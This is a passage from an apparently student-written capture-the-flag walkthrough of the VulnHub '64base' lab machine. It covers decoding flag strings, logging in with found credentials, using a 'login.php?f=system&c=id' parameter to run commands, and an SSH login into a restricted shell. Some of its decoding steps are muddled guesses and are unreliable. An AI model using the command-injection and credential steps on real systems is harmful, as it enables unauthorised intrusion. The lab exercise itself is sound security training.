


Fig11: Accessing the subdirectories




Fig12: hint in the pic Imperial-class BountyHunter

http://192.168.56.108/Imperial-Class/BountyHunter

(Hint: Imperial-Class/BountyHunter was on the website, and imperial-class was in subdirectories in robot.txt)

Username: 64base

Password: Th353@r3N0TdaDr01DzU@reL00K1ing4

The above credential is used to get access to the login page.




Fig 13: login page access with above credential

http://192.168.56.108/Imperial-Class/BountyHunter




Fig 14: login page http://192.168.56.108/Imperial-class/BountyHunter

Login page source code:

action="./login.php" : This was the clickable link which led me to the below-mentioned string.




Fig 15: Souce code of login page http://192.168.56.108/Imperial-class/BountyHunter

CAPTURING FLAG 2

Trying to decrypt the individual string:

“52714d544a54626d51315a4556615746465561444652557383966516f3d0a”

Decryption from hex :

“RqMTJTbmQ1ZEVaWFFUaDFRUW89fQo=”

“kz214d5dEZaXQThQQo=”

Answer: “hello, world!”

username id string :
5a6d78685a7a4a37595568534d474e4954545a4d65546b7a5a444e6a645756

flag2{aHR0cHM6Ly93d3cue

flag2{aHR0cHM6Ly93cGVy

flag2{aHR0cHM6Ly93d3cue

password string: 584f54466b53465a70576c4d31616d49794d485a6b4d6b597757544a6e4c32

Assuming the access key is 'p' and we use index 2, we can perform the following steps to decode the given string:

Reverse the string.

Apply a Caesar cypher with a key of 'p' and a shift of 2

Reverse the string again.

Answer: julie8765

- Tired various method of decrypting the string .but later realised we had to combined it to get the flag 2 .
- For flag 2 the string was not completed so tried combining the string.
- Combined all 3 strings:

“5a6d78685a7a4a37595568534d474e4954545a4d65546b7a5a444e6a645756584f54466b534
65a70576c4d31616d49794d485a6b4d6b597757544a6e4c3252714d544a54626d51315a45566
1574646556144465255573839665 16f3d0a”

flag2{aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj12Snd5dEZXQTh1QQo=}

After decoding:
aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj12Snd5dEZXQTh1QQo=

“We get this link : https://www.youtube.com/watch?v=vJwytFWA8uA”




Fig 16: youtube link: https://www.youtube.com/watch?v=vJwytFWA8uA

Tired of reading the comments and started analysing the data from the youtube site and found a few links.




Fig 17:https://download.vulnhub.com/64base/64Base_3mrgnc3.ova

SECTION 8: CURL

Curl is a versatile command-line tool that allows users to transfer data using URL syntax across various protocols such as HTTP, HTTPS, FTP, and more. It supports a wide range of features, including SSL certificates, file transfer resumes, proxy tunnelling, and user authentication using different protocols. Additionally, curl can perform HTTP form-based uploads, HTTP POST, and FTP uploads, among others. In summary, curl is a powerful tool for data transfer with many useful features.

Reference: https://www.kali.org/tools/curl/#curl

curl -u 64base:Th353@r3N0TdaDr01DzU@reL00K1ing4

-u, --user <user:password> Server user and password

http://192.168.56.108/Imperial-Class/BountyHunter/login.php

CAPTURING FLAG 3

flag3{NTNjcjN0NWgzNzcvSW1wZXJpYWwtQ2xhc3MvQm91bnR5SHVudGVyL2xvZ2luLnBocD9mPWV4ZWMmYz1pZAo=}

Fig 18: flag 3 decryption

After decoding :

53cr3t5h377/Imperial-Class/ BountyHunter/ login.php?f=exec&c=id




Fig 19: Changing exec to the system as shown in the above picture

CAPTURING FLAG 4

- Note: there was a hint in the picture on the web site use system instead exec and in the above link

- I can see exec, let's change it to a system and let's see what we get.




Fig 20: replacing exec to the system

http://192.168.56.108/Imperial-Class/BountyHunter/login.php?f=system&c=id

- There we go, we got the nice 64 base command shell with flag 4




Fig 21: 64base command shell with flag 4

flag4{NjRiYXNlOjY0YmFzZTVoMzc3Cg==}
After decoding flag 4: 64base:64base5h377
After decoding 64base5h377
Password: NjRiYXNlNWgzNzcK

SECTION 9: SSH

The ssh command enables a secure and encrypted connection between two hosts that may be communicating over an unsecured network. This connection is not only suitable for terminal access but can also be used for file transfers and as a tunnel for other applications. In summary, ssh is a versatile tool that provides secure connectivity options for various purposes.

ssh 64base@192.168.56.108 -p 62964

-p is the port in which we are making a connection.

Password: NjRiYXNlNWgzNzcK




Fig 22: ssh connection with 64base@192.168.56.108

The SSH connection was successful but seems like a "rbash" shell is a type of bash shell that provides restricted access to the shell environment. Limit user access for security purposes.




Fig 23: locating directories

```
64base@64base:~$ var/alt-bin/env
-rbash: var/alt-bin/env: restricted: cannot specify `/' in command names
64base@64base:~$ env
TERM=xterm-256color
SHELL=/bin/rbash
SSH_CLIENT=192.168.56.1 61639 62964
SSH_TTY=/dev/pts/0
USER=64base
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;0
1:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31
:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.
tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*
.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=0
1;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31
:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.p
bm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=
01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01
;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35
:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.f
lv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.axv=01;
35:*.anx=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*
.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.axa=00;36:*.oga
=00;36:*.spx=00;36:*.xspf=00;36:
MAIL=/var/mail/64base
PATH=/var/alt-bin
PWD=/64base
LANG=en_GB.UTF-8
GCC_COLORS=error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01
SHLVL=1
HOME=/64base
LANGUAGE=en_GB:en
LOGNAME=64base
SSH_CONNECTION=192.168.56.1 61639 192.168.56.108 62964
_=/var/alt-bin/env
64base@64base:~$
```

Fig 24: env folder data

```
64base@64base: ~
File  Actions  Edit  View  Help
64base@64base:~$ pwd=/64base
64base@64base:~$ echo $path/*
/var/alt-bin/awk /var/alt-bin/base64 /var/alt-bin/cat /var/alt-bin/droids /var/alt-bin/egrep /var/alt-
bin/env /var/alt-bin/fgrep /var/alt-bin/file /var/alt-bin/find /var/alt-bin/grep /var/alt-bin/head /va
r/alt-bin/less /var/alt-bin/ls /var/alt-bin/more /var/alt-bin/perl /var/alt-bin/python /var/alt-bin/ru
by /var/alt-bin/tail
64base@64base:~$ droids

So..

You found a way in then...

but, can you pop root?

                                  /~\
                                 |oo )    Did you hear that?
                                 _\=/_
                                /  _  \
                               //|/.\|\\
                              \\ \_/  ||
                               \|\ /| ||
                                # _ _/ #
                                  | | |
                                  | | |
                                  []|[]
                                  | | |
     _____________[_]_[_]_[_]_____/_]_[_\_____________________

64base@64base:~$ ls -l
well_done_:D
64base@64base:~$
```

Fig 25: list of directories

CAPTURING FLAG 5

